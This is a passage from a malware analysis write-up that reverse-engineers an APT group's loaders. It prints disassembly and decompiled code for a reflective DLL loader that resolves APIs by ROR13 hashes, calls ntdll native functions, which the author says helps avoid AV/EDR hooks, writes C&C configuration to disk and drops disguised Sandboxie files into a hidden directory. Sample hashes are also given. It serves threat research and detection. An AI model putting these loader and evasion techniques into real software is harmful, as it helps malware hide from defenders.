
```
debug062:02291250                 dd 8675AA8Ah                ; Heap Manager Prefix
debug062:02291254                 dd 18006B3Ah                ; Heap Manager Prefix
debug062:02291258                 dd 0BAADF00Dh               ; = BadFood
debug062:0229125C                 dd 0BAADF00Dh               ; = BadFood
debug062:02291260                 dd 0ABABABABh               ; Heap Manager Suffix
debug062:02291264                 dd 0ABABABABh               ; Heap Manager Suffix
debug062:02291268                 dd 0
debug062:0229126C                 dd 0
debug062:02291270                 dd 8675AA8Ah
debug062:02291274                 dd 1C006B31h
debug062:02291278                 dd 3039820h                 ; Address of raw PE read from overlay
debug062:0229127C Overwrite       dd 401658h                  ; Size of raw PE read from overlay
debug062:02291280                 dd 0ABABABABh
debug062:02291284                 dd 0FEEEFEEEh
```

About values 0xBAADFOOD and 0xABABABAB ... of VC RTL and Windows Heap Manager, you can read more here. The functions that manually (reflective) load overlay Dll functions are compiled into a shellcode array of bytes, embedded in the .data section, and have a total size of 0xA9E. Start at the address of the LoaderProc function: .data:00440830. 0xA95 is the RVA of constant 0x12345678, which will be overwrite by the memory contents of the variable pLdrInfo after being saved by malloc, sizeof(pointer) = 4 (x86). The first byte of the LoaderProc function will be modified to 0x55 = push ebp



```
.data:00440830                          ; LPVOID __stdcall LoaderProc()
.data:00440830                          LoaderProc proc near              ; DATA XREF: ManualLoadDll+48↑o
.data:00440830
.data:00440830                          pLdrApis= LoaderApiAddrs ptr -5Ch
.data:00440830
.data:00440830 000 50                           push    eax
.data:00440831 004 8B EC                        mov     ebp, esp
.data:00440833 004 83 EC 5C                     sub     esp, 5Ch
.data:00440836 060 53                           push    ebx
.data:00440837 064 56                           push    esi
.data:00440838 068 57                           push    edi               ; pLdr
.data:00440839 06C 8D 4D A4                     lea     ecx, [ebp+pLdrApis] ; pLdrApis
.data:0044083C 06C E8 22 09 00 00               call    GetLoaderApiAddrs
.data:0044083C
.data:00440841 06C 83 EC 5C                     sub     esp, 5Ch
.data:00440844 0C8 8B 5D FC                     mov     ebx, [ebp+pLdrApis.pPEInfo]
.data:00440847 0C8 8D 75 A4                     lea     esi, [ebp+pLdrApis]
.data:0044084A 0C8 6A 17                        push    17h
.data:0044084C 0CC 59                           pop     ecx
.data:0044084D 0C8 8B 53 04                     mov     edx, [ebx+4]      ; dwPESize
.data:00440850 0C8 8B FC                        mov     edi, esp
.data:00440852 0C8 F3 A5                        rep movsd
.data:00440854 0C8 51                           push    ecx               ; LdrApis
.data:00440855 0CC 8B 0B                        mov     ecx, [ebx]        ; pPE
.data:00440857 0CC E8 0A 05 00 00               call    ReflectiveLoadDll
.data:00440857
.data:0044085C 070 83 C4 60                     add     esp, 60h
.data:0044085F 010 89 43 08                     mov     [ebx+8], eax
```

GetLoaderApiAddrs function retrieves the API addresses from kernel32.dll and ntdll.dll into a struct containing pointers to those API functions. The algorithm used to calculate the hash value from the exported API name is ROR13, which is commonly used in Metasploit. Readers can use the plugin shellcode_hashes_search_plugin.py in FireEye's Flare_ida toolkit to automatically determine the name of the API function, select the hash function ror13AddHash32AddDll. This struct has been redefined as follows:



```
Offset Size struct __declspec(align(4)) LoaderApiAddrs
            {
0000   0004   void *LoadLibraryA;
0004   0004   void *FreeLibrary;
0008   0004   void *GetNativeSystemInfo;
000C   0004   void *GetProcessHeap;
0010   0004   void *SetLastError;
0014   0004   void *GetThreadLocale;
0018   0004   void *IsBadReadPtr;
001C   0004   void *GetProcAddress;
0020   0004   void *GetCurrentProcess;
0024   0004   void *OutputDebugStringA;
0028   0004   void *memcpy;
002C   0004   void *memset;
0030   0004   void *free;
0034   0004   void *wcstol;
0038   0004   void *wcslen;
003C   0004   void *_wcsnicmp;
0040   0004   void *wcsncpy;
0044   0004   void *RtlAllocateHeap;
0048   0004   void *RtlFreeHeap;
004C   0004   void *NtAllocateVirtualMemory;
0050   0004   void *NtProtectVirtualMemory;
0054   0004   void *NtFreeVirtualMemory;
0058   0004   PE_LOADER_INFO *pPEInfo;
       005C };
```

Shellcode Hash Search


- ror7AddHash32
- ror9AddHash32
- ror11AddHash32
- ror13AddHash32
- ror13AddWithNullHash32
- ror13AddHash32AddDll
- ror13AddHash32DllSimple
- ror13AddHash32Sub20h
- ror13AddHash32Sub1
- addRor4WithNullHash32
- addRor13Hash32

```
acc := 0;
for c in input_string {
   acc := ROR(acc, 13);
   acc := acc + c;
}
acc := acc + ror13add(DllName);
```

Options

☑ DWORD Array ☑ Create Struct
☑ Instr Operands
☑ Use XOR seed Enter XOR key if hashes...
☑ Use Decompiler if available


GetLoaderApiAddrs function:



```
.data:00441276 024      mov     [esi+LoaderApiAddrs._wcsnicmp], eax
.data:00441279 024      call    ApiAddrFromHash
.data:00441279
.data:0044127E 024      mov     ecx, 67CC0818h          ; ntdll.dll!RtlAllocate
.data:00441283 024      mov     [esi+LoaderApiAddrs.wcsncpy], eax
.data:00441286 024      call    ApiAddrFromHash
.data:00441286
.data:0044128B 024      mov     ecx, 0D45A1E1Fh         ; ntdll.dll!RtlFreeHeap
.data:00441290 024      mov     [esi+LoaderApiAddrs.RtlAllocateHeap], eax
.data:00441293 024      call    ApiAddrFromHash
.data:00441293
.data:00441298 024      mov     ecx, 9488B12Dh          ; ntdll.dll!NtAllocate
.data:0044129D 024      mov     [esi+LoaderApiAddrs.RtlFreeHeap], eax
.data:004412A0 024      call    ApiAddrFromHash
.data:004412A0
.data:004412A5 024      mov     ecx, 0AAE67919h         ; ntdll.dll!NtProtectV
.data:004412AA 024      mov     [esi+LoaderApiAddrs.NtAllocateVirtualMemory],
.data:004412AD 024      call    ApiAddrFromHash
.data:004412AD
.data:004412B2 024      mov     ecx, 0EBF0F26Ch         ; ntdll.dll!NtFreeVirt
.data:004412B7 024      mov     [esi+LoaderApiAddrs.NtProtectVirtualMemory], e
.data:004412BA 024      call    ApiAddrFromHash
.data:004412BA
.data:004412BF 024      mov     [esi+LoaderApiAddrs.NtFreeVirtualMemory], eax
.data:004412C2 024      mov     [esi+LoaderApiAddrs.pPEInfo], 12345678h
.data:004412C9 024      pop     esi
.data:004412CA 020      mov     esp, ebp
.data:004412CC 004      pop     ebp
.data:004412CD 000      retn
.data:004412CD
.data:004412CD      GetLoaderApiAddrs endp
.data:004412CD
.data:004412CD      ; ---------------------------------------------------------------
```

```
  void *pfnLoadLibraryA; // eax
  char szKernel32Dll[16]; // [esp+4h] [ebp-1Ch] BYREF
  char szNtdll[12]; // [esp+14h] [ebp-Ch] BYREF

  strcpy(szKernel32Dll, "kernel32.dll");
  strcpy(szNtdll, "ntdll.dll");                    // kernel32.dll!LoadLibraryA
  pfnLoadLibraryA = ApiAddrFromHash(0x726774Cu);
  pLdrApis->LoadLibraryA = pfnLoadLibraryA;
  (pfnLoadLibraryA)(szKernel32Dll);                // Call LoadLibraryA("kernel32.dll")
  pLdrApis->OutputDebugStringA = ApiAddrFromHash(0xA8914F43);// kernel32.dll!FreeLi
  pLdrApis->FreeLibrary = ApiAddrFromHash(0x3FB18528u);// kernel32.dll!GetNativeSys
  pLdrApis->GetNativeSystemInfo = ApiAddrFromHash(0x959E0033);// kernel32.dll!GetPr
  pLdrApis->GetProcessHeap = ApiAddrFromHash(0xF8245751);// kernel32.dll!SetLastErr
  pLdrApis->SetLastError = ApiAddrFromHash(0x5DE2C66Au);// kernel32.dll!GetThreadLo
  pLdrApis->GetThreadLocale = ApiAddrFromHash(0xD4E22FF8);// kernel32.dll!IsBadRead
  pLdrApis->IsBadReadPtr = ApiAddrFromHash(0x9CC28AEC);// kernel32.dll!GetProcAddre
  pLdrApis->GetProcAddress = ApiAddrFromHash(0x7802F749u);// kernel32.dll!GetCurren
  pLdrApis->GetCurrentProcess = ApiAddrFromHash(0x51E2F352u);
  (pLdrApis->LoadLibraryA)(szNtdll);               // Call LoadLibraryA("ntdll.dll")
  pLdrApis->memcpy = ApiAddrFromHash(0x8A1D0382);// ntdll.dll!memset
  pLdrApis->memset = ApiAddrFromHash(0xA9F500C2);
  pLdrApis->free = ApiAddrFromHash(0x79C39C01u);// ntdll.dll!wcstol
  pLdrApis->wcstol = ApiAddrFromHash(0xABDD6341);// ntdll.dll!wcslen
  pLdrApis->wcslen = ApiAddrFromHash(0x9BED60C1);// ntdll.dll!_wcsnicmp
  pLdrApis->_wcsnicmp = ApiAddrFromHash(0x80EFC727);// ntdll.dll!wcsncpy
  pLdrApis->wcsncpy = ApiAddrFromHash(0x89F52269);// ntdll.dll!RtlAllocateHeap
  pLdrApis->RtlAllocateHeap = ApiAddrFromHash(0x67CC0818u);// ntdll.dll!RtlFreeHeap
  pLdrApis->RtlFreeHeap = ApiAddrFromHash(0xD45A1E1F);// ntdll.dll!NtAllocateVirtua
  pLdrApis->NtAllocateVirtualMemory = ApiAddrFromHash(0x9488B12D);// ntdll.dll!NtPr
  pLdrApis->NtProtectVirtualMemory = ApiAddrFromHash(0xAAE67919);// ntdll.dll!NtFre
  pLdrApis->NtFreeVirtualMemory = ApiAddrFromHash(0xEBF0F26C);
  pLdrApis->pPEInfo = 0x12345678;
}
```

The value of this struct variable in the LoaderProc function after the GetLoaderApiAddrs function is called and returned.



```
Stack[0000191C]:0019F51C     dd offset kernel32_LoadLibraryA ; LoadLibraryA
Stack[0000191C]:0019F51C     dd offset kernel32_FreeLibrary  ; FreeLibrary
Stack[0000191C]:0019F51C     dd offset kernel32_GetNativeSystemInfo; GetNati
Stack[0000191C]:0019F51C     dd offset kernel32_GetProcessHeap; GetProcessHe
Stack[0000191C]:0019F51C     dd offset kernel32_SetLastError ; SetLastError
Stack[0000191C]:0019F51C     dd offset kernel32_GetThreadLocale; GetThreadLo
Stack[0000191C]:0019F51C     dd offset kernel32_IsBadReadPtr ; IsBadReadPtr
Stack[0000191C]:0019F51C     dd offset kernel32_GetProcAddress; GetProcAddre
Stack[0000191C]:0019F51C     dd offset kernel32_GetCurrentProcess; GetCurren
Stack[0000191C]:0019F51C     dd offset kernel32_OutputDebugStringA; OutputDe
Stack[0000191C]:0019F51C     dd offset ntdll_memcpy          ; memcpy
Stack[0000191C]:0019F51C     dd offset ntdll_memset          ; memset
Stack[0000191C]:0019F51C     dd offset ucrtbase_free         ; free
Stack[0000191C]:0019F51C     dd offset ntdll_wcstol          ; wcstol
Stack[0000191C]:0019F51C     dd offset ntdll_wcslen          ; wcslen
Stack[0000191C]:0019F51C     dd offset ntdll__wcsnicmp       ; _wcsnicmp
Stack[0000191C]:0019F51C     dd offset ntdll_wcsncpy         ; wcsncpy
Stack[0000191C]:0019F51C     dd offset ntdll_RtlAllocateHeap ; RtlAllocateHe
Stack[0000191C]:0019F51C     dd offset ntdll_RtlFreeHeap     ; RtlFreeHeap
Stack[0000191C]:0019F51C     dd offset ntdll_NtAllocateVirtualMemory; NtAllo
Stack[0000191C]:0019F51C     dd offset ntdll_NtProtectVirtualMemory; NtProte
Stack[0000191C]:0019F51C     dd offset ntdll_NtFreeVirtualMemory; NtFreeVirt
Stack[0000191C]:0019F51C     dd offset dword_2291278         ; pPEInfo
```

```
024 mov      [esi+LoaderApiAddrs.wcsncpy], eax
024 => call    near ptr unk_75085D
024 mov      ecx, 0D45A1E1Fh
024 mov      [esi+LoaderApiAddrs.RtlAllocateHeap], eax
024 => call    near ptr unk_75085D
024 mov      ecx, 9488B12Dh
024 mov      [esi+LoaderApiAddrs.RtlFreeHeap], eax
024 => call    near ptr unk_75085D
024 mov      ecx, 0AAE67919h
024 mov      [esi+LoaderApiAddrs.NtAllocateVirtualMemory], eax
024 => call    near ptr unk_75085D
024 mov      ecx, 0EBF8F26Ch
024 mov      [esi+LoaderApiAddrs.NtProtectVirtualMemory], eax
024 => call    near ptr unk_75085D
024 mov      [esi+LoaderApiAddrs.NtFreeVirtualMemory], eax
024 mov      [esi+LoaderApiAddrs.pPEInfo], offset dword_2291278 ; Address of raw PE
024 pop      esi
020 mov      esp, ebp
004 pop      ebp
000 retn
    sub_750933 endp
```

The remarkable point is the manual/reflective load feature is used directly with Ntdll.dll native functions, not through kernel32 functions. This is possible to avoid detecting by the AV/EDR hook kernel32.dll. And it also goes with other samples and later fileless PE(s).

The code of ReflectiveLoadDll is similar to the other manually load/reflective open source. We will not talk about it again. Searching on Github, Google, and VirusTotal for GetLoaderApiAddrs function, we found no such function. So we think this is a manually/reflectively load library that this group wrote themselves and didn't use any open source.

At this point, the Overlay Dll has been loaded and the execution flows directly into the OEP of the Dll. The parent exe does not exit immediately like VVSup.exe, the fileless child dlls will call ExitProcess or TerminateProcess later.


We temporarily move to another sample that the ESET report mentioned has SHA1 = 5732126743640525680C1F9460E52D361ACF6BB0. This sample was compiled using Visual Studio 2012, built on 11/16.2020 08:35:32 UTC, also an MFC app, however no longer Dialog app but a Doc - View app, using new MFC Ribbon classes. As a result, the amount of code and classes are bigger, and it is possible that the first stage uses the latest MFC of this group. Hackers no longer rely on extrac32.exe to extract embedded Cab files, but write a CCabinet class using Cabinet API functions available from Windows to unpack.

PDB path = "C:\Users\enWin7x64\Desktop\XActor\CreateServer_src\XActorCreateServer\DATA_RES\CommandoLoader\mfeesp\Release\mfeesp.pdb". The executable code that extracts two cab files from the resource is written directly into the InitInstance function of the CmfeespApp class. And LBTServ.dll malware file is extracted from the cab file is a Dll, written in Delphi and built using Embarcadero's latest RAD Studio 10.4 Sydney. This could be a shift to another language, compiler/IDE for future malware development of this group. For the purposes and scope of this article, we do not present these samples.

Back on the above Dll overlay, after extracting, we have a DLL with the following information:


- Size = 557,056 bytes
- MD5 = 054E07CB00E9B21786E2815E9B43CDA9
- SHA256 = 8BF3DF654459B1B8F553AD9A0770058FD2C31262F38F2E8BA12943F813200A4D
- Compile time: Monday, 17.08.2020 09:56:11 UTC
- Visual Studio 6
- There is no PDB path and export, so the original DLL name could not be determined.

The size of the .data section is large, after running FindCrypt3, we found that there were large data. All the main tasks of this Dll reside entirely within the DllMain function. When DllMain is called with fdwReason other than DLL_PROCESS_ATTACK, hacker checks whether the Dll can OpenProcess with System Process (PID = 4) with the highest permissions 0x1F0FFF or not. If OpenProcess succeeds, it will return TRUE and do nothing next. Then hacker read from the parent Exe, use the MemSearch function as in VVSup.exe to find and extract the C&C information and save it into a file *C:\ProgramData/resmon.resmoncfg*. The small difference is that VVSup uses MemSearch to get the C&C info from the parent to write in the child's Dll. And here is the Dll child search back from the parent Exe.




```
    wszExePath[0] = 0;
    memset(&wszExePath[1], 0, 0x100u);
    *&wszExePath[0x101] = 0;
    wszExePath[0x103] = 0;
    dwReadTotal = 0;
    GetModuleFileNameA(0, wszExePath, MAX_PATH);
    dwRead = 0;
    hExe = CreateFileA(wszExePath, GENERIC_READ, FILE_SHARE_READ, 0, CREATE_ALWAYS|CREATE_NEW, FILE_ATTRIBUTE_NORMAL, 0);
    if ( hExe != INVALID_HANDLE_VALUE )
    {
        dwExeSize = GetFileSize(hExe, 0);
        pMem = operator new(dwExeSize);
        if ( pMem )
        {
            do
            {
                ReadFile(hExe, &pMem[dwReadTotal], dwExeSize - dwReadTotal, &dwRead, 0);
                dwReadTotal += dwRead;
            }
            while ( dwReadTotal < dwExeSize );
            abMask[1] = 0x3E;
            abMask[0] = 0x3F;
            abMask[2] = 0x2F;
            abMask[3] = 0x1E;
            abMask[4] = 0x7F;
            abMask[5] = 0x7E;
            abMask[6] = 0x6F;
            abMask[7] = 0x2E;
            abMask[8] = 0x1F;
            abMask[9] = 0x1E;
            abMask[0xA] = 0;
            abMask[0xB] = 3;
            qmemcpy(&abMask[0xC], "?>/N", 4);
            nPos = MemSearch(pMem, abMask, dwExeSize, 0x10);
            if ( nPos != 0xFFFFFFFF )
            {
                WriteResmonCfg(&pMem[nPos + 47]);
                CloseHandle(hExe);
                return;
            }
            // If not found abMask, terminate
            hProcess = GetCurrentProcess();
            TerminateProcess(hProcess, 0);
        }
    }
    CloseHandle(hExe);
}
```

Write C&C info to resmon.resmoncfg file




```
BOOL __cdecl WriteResmonCfg(LPCVOID pData)
{
    HMODULE hKernel; // eax
    BOOL (__stdcall *CreateDirectoryA)(LPCSTR, LPSECURITY_ATTRIBUTES); // eax
    HANDLE hFile; // esi

    strcpy(g_szBufTemp, "C:\\ProgramData");
    hKernel = LoadLibraryA("Kernel32.dll");
    if ( hKernel )
    {
        strcpy(g_szCreateDirectoryA, "CreateDirectoryA");
        *&g_szCreateDirectoryA[0x14] = 0;
        CreateDirectoryA = GetProcAddress(hKernel, g_szCreateDirectoryA);
        if ( CreateDirectoryA )
        {
            CreateDirectoryA(g_szBufTemp, 0);
        }
    }
    hFile = CreateFileA(
              "C:\\ProgramData\\resmon.resmoncfg",
              GENERIC_WRITE|GENERIC_READ,
              0,
              0,
              CREATE_ALWAYS,
              FILE_ATTRIBUTE_NORMAL,
              0);
    if ( hFile != INVALID_HANDLE_VALUE )
    {
        WriteFile(hFile, pData, 1550u, &pData, 0);
    }
    return CloseHandle(hFile);
}
```

Byte array is the mask for searching is “3F 3E 2F 1E 7F 7E 6F 2E 1F 1E 00 03 3F 3E 2F 4E”. File size of resmon.resmoncfg file is 1550 bytes, copy the content from mask offset + 47.




```
3F 3E 2F 1E 7F 7E 6F 2E 1F 1E 00 03 3F 3E 2F 4E  FTÇFXxV4.^‹å]Ã..?>/..~o.....?>/N
7F 7E 6F 6E 5F 5E 4F 4E 3F 3E 2F 2E 1F 1E 00 7D  ÿþïîßÞÏÎ¿¾¯@Ÿž.Ž.~on_^ON?>/....}
00 2A 00 2B 00 78 00 29 00 7A 00 7E 00 76 00 79  .{.{.+.x.x.-.w.{.*.+.x.).z.~.v.y
00 76 00 7C 00 7F 00 78 00 29 00 7B 00 2D 00 4F  .y.w.,.{...+.-.}.v.|...x.).{.-.O
05 00 00 08 00 63 C0 98 E1 42 46 8D 1A 2E 62 DC  .0.0.0.0.0.0...¾.....cÀ˜áBF...bÜ
33 6A DC C8 B1 A3 C7 8F 20 43 8A 1C 49 B2 E4 45  ‚‘p...#JœH±ÇÅ‹.3jÜÈ±£Ç. CŠ.I²ãE
A6 CD 9B 38 73 EA DC C9 B3 A7 CF 9F 40 83 0A 1D  ..."TÈ0†C“0cÊœI³¦Î›8sêÜÉ³§ÏŸ@ƒ..
CC 38 4A B5 6A D1 A6 4F AD 5E 0C 08 00 00 00 00  J´¨Qœ.>$…˜.À..-.Ì8JµjÑ¦O-^.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................................
```

Hackers also use the MakeSureDirectoryPathExists export function from dbghelp.dll to create directory, same as VVSup, and also use a lot of global variables, strings, and arrays. There is a lot of redundant code such as getting *CreationTime, LastAccessTime, LastWriteTime* of the csrss.exe file system that is not used, and initializing unused strings. Create Sandboxie directory, attribute hidden and system




```
strcpy(g_szBufTemp, "C:\\ProgramData\\Sandboxie\\");
*&g_szBufTemp[0x1C] = 0;
ThreadWakeup();                             // not used
GetSystemDirectoryA(szSysDir, 0x104u);
wsprintfA(szCsrssExePath, szcsrss, szSysDir);
FileGetTimes(szCsrssExePath);               // not used
szSbieIniDat[0] = 0;
memset(&szSbieIniDat[1], 0, 0x100u);
*&szSbieIniDat[0x101] = 0;
szSbieIniDat[0x103] = 0;
hDbgHelpDll = LoadLibraryA("Dbghelp.dll");
if ( hDbgHelpDll )
{
    MakeSureDirectoryPathExists = GetProcAddress(hDbgHelpDll, "MakeSureDirectoryPathExists");
    if ( MakeSureDirectoryPathExists )
    {
        (MakeSureDirectoryPathExists)(g_szBufTemp);
    }
}
SetFileAttributesA(g_szBufTemp, 6u);        // FILE_ATTRIBUTE_HIDDEN | FILE_ATTRIBUTE_SYSTEM
```

Dll continues to unpack embedded data in DLL into files: SbieIni.dat, SbieDll.dll, SandboxieBITS.exe and saves them into *C:\ProgramData\Sanboxie*.



```
pUnzip_5 = malloc(g_dwSbieIniDat_ZipSize);
memset(pUnzip_5, 0, g_dwSbieIniDat_ZipSize);
Decompress(&g_abSbieIniDat_Zip, pUnzip_5, 326131);
strcpy(g_szInstall32Dat, "install32.dat");
*&g_szInstall32Dat[0x10] = 0;
*&g_szInstall32Dat[0x14] = 0;
wsprintfA(szSbieIniDat, "%s\\SbieIni.dat", g_szBufTemp);
FileWrite(szSbieIniDat, pUnzip_5, g_dwSbieIniDat_ZipSize);
free(pUnzip_5);
pUnzip_2 = malloc(g_dwSbieDll_ZipSize);
memset(pUnzip_2, 0, g_dwSbieDll_ZipSize);
Decompress(&g_abSbieDll_ZipData, pUnzip_2, 20782);
wsprintfA(szPath, "%s\\SbieDll.dll", g_szBufTemp);
FileWrite(szPath, pUnzip_2, g_dwSbieDll_ZipSize);
free(pUnzip_2);
pUnzip_1 = malloc(g_dwSandboxieBITSExe_UnZipSize);
memset(pUnzip_1, 0, g_dwSandboxieBITSExe_UnZipSize);
Decompress(&g_abSandboxieBITSExe_ZipData, pUnzip_1, 8527);
wsprintfA(szPath, "%s\\SandboxieBITS.exe", g_szBufTemp);
FileWrite(szPath, pUnzip_1, g_dwSandboxieBITSExe_UnZipSize);
free(pUnzip_1);
```


The compression and decompression algorithm that hackers use here is the LZMA algorithm. LZMA's SDK can be downloaded and referenced here. The LZMA algorithm identifier used is LZMA_PROPS_SIZE = 5 and the first 8 bytes of the struct CLzmaProps at the beginning of the data compressed.



```
/* ---------- LZMA Properties ---------- */

